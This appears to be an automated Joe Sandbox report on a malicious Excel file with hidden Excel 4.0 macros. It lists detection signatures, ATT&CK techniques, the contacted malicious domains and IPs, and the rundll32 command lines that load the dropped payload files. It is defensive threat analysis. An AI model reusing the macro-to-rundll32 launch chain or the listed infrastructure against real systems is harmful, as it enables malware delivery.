

JOeSandbox Cloud BASIC



ID: 412362

Sample Name:

54402971_by_Libranalysis

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 16:37:38

Date: 12/05/2021

Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents	2
Analysis Report 54402971_by_Libranalysis	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Sigma Overview	4
System Summary:	4
Signature Overview	4
AV Detection:	5
Software Vulnerabilities:	5
System Summary:	5
Mitre Att&ck Matrix	5
Behavior Graph	5
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	8
Contacted Domains	8
URLs from Memory and Binaries	8
Contacted IPs	8
Public	9
General Information	9
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	10
ASN	11
JA3 Fingerprints	12
Dropped Files	12
Created / dropped Files	12
Static File Info	16
General	16
File Icon	16
Static OLE Info	16
General	16
OLE File "54402971_by_Libranalysis.xls"	16
Indicators	16
Summary	16
Document Summary	17
Streams	17
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	17
General	17
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	17
General	17
Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283	17
General	17
Macro 4.0 Code	17

Network Behavior	18
TCP Packets	18
UDP Packets	19
DNS Queries	19
DNS Answers	19
HTTPS Packets	19
Code Manipulations	20
Statistics	20
Behavior	20
System Behavior	20
Analysis Process: EXCEL.EXE PID: 2528 Parent PID: 584	20
General	20
File Activities	20
File Created	20
File Deleted	21
File Moved	22
File Written	22
File Read	29
Registry Activities	29
Key Created	29
Key Value Created	29
Analysis Process: rundll32.exe PID: 2664 Parent PID: 2528	39
General	39
File Activities	40
Analysis Process: rundll32.exe PID: 2636 Parent PID: 2528	40
General	40
File Activities	40
Disassembly	40
Code Analysis	40

Analysis Report 54402971_by_Libranalysis

Overview

General Information

Sample Name:	54402971_by_Libranalysis (renamed file extension from none to xls)
Analysis ID:	412362
MD5:	54402971cab910..
SHA1:	5038515d2a152a..
SHA256:	d9ce158a711cfd..
Tags:	SilentBuilder
Infos:	
Most interesting Screenshot:	


Detection

Hidden Macro 4.0	
Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Multi AV Scanner detection for subm...
Office document tries to convince vi...
Document exploit detected (UrlDown...
Document exploit detected (process...
Found Excel 4.0 Macro with suspicio...
Found abnormal large hidden Excel ...
Sigma detected: Microsoft Office Pr...
Document contains embedded VBA ...
IP address seen in connection with o...
JA3 SSL client fingerprint seen in co...
Potential document exploit detected ...
Potential document exploit detected ...
Potential document exploit detected...

Classification



Startup

System is w7x64
- EXCEL.EXE (PID: 2528 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0) - rundll32.exe (PID: 2664 cmdline: rundll32 ..\vitofm.cvm,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E) - rundll32.exe (PID: 2636 cmdline: rundll32 ..\vitofm.cvm1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
cleanup

Malware Configuration

No configs have been found

Yara Overview

No yara matches


Sigma Overview

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



AV Detection:



Multi AV Scanner detection for submitted file

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Parts
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Rank or Rating


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
54402971_by_Libranalysis.xls	7%	Virustotal		Browse
54402971_by_Libranalysis.xls	11%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
signifysystem.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/ .	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false	0%, Virustotal, Browse	unknown
fcventasy.servicios.cl	192.185.32.232	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000002.00000000 2.2115109477.0000000001E17000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2109151348.000 0000001D57000.00000002.00000000 1.sdmp	false		high
http://www.windows.com/pctv .	rundll32.exe, 00000003.00000000 2.2108963621.0000000001B70000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000002.00000000 2.2114874750.0000000001C30000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2108963621.000 0000001B70000.00000002.00000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000002.00000000 2.2114874750.0000000001C30000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2108963621.000 0000001B70000.00000002.00000000 1.sdmp	false		high
http://www.icra.org/vocabulary/ .	rundll32.exe, 00000002.00000000 2.2115109477.0000000001E17000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2109151348.000 0000001D57000.00000002.00000000 1.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	rundll32.exe, 00000002.00000000 2.2115109477.0000000001E17000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2109151348.000 0000001D57000.00000002.00000000 1.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000002.00000000 2.2114874750.0000000001C30000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2108963621.000 0000001B70000.00000002.00000000 1.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000002.00000000 2.2114874750.0000000001C30000. 00000002.00000001.sdmp, rundll32.exe, 00000003.00000002.2108963621.000 0000001B70000.00000002.00000000 1.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412362
Start date:	12.05.2021
Start time:	16:37:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	54402971_by_Libranalysis (renamed file extension from none to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@5/11@2/2

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	- Successful, ratio: 100% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI - Found Word or Excel or PowerPoint or XPS Viewer - Found warning dialog - Click Ok - Attach to Office via COM - Scroll down - Close Viewer
Warnings:	Show All - Excluded IPs from analysis (whitelisted): 192.35.177.64, 2.20.143.16, 2.20.142.209 - Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net - Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	192.185.39.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasy.servicios.cl	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.18 5.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.24 4.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
UNIFIEDLAYER-AS-1US	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.18 5.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.24 4.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	7bYDlnO.rtf	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	DHL AWB.xlsx	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	Purchase Agreement.docx	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	export of document 555091.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	generated purchase order 6149057.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	fax 4044.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	scan of document 5336227.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	check 24994.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58
	generated check 8460.xlsm	Get hash	malicious	Browse	192.185.32.232 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user1\AppData\Local\Low\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59863 bytes, 1 file
Category:	dropped
Size (bytes):	59863
Entropy (8bit):	7.99556910241083
Encrypted:	true
SSDEEP:	1536:Gs6cdy9E/ABKQPOrdweEz480zdPMHXNY/gLHfIZN:GNOqOrdDdJPAX1LHA/
MD5:	15775D95513782F99CDFB17E65DFCEB1
SHA1:	6C11F8BEE799B093F9FF4841E31041B081B23388
SHA-256:	477A9559194EDF48848FCE59E05105168745A46BDC0871EA742A2588CA9FBE00
SHA-512:	AC09CE01122D7A837BD70277BADD58FF71D8C5335F8FC599D5E3ED42C8FEE2108DD043BCE562C82BA12A81B9B08BD24B961C0961BF8FD3A0B8341C87483CDE7
Malicious:	false
Reputation:	moderate, very likely benign file

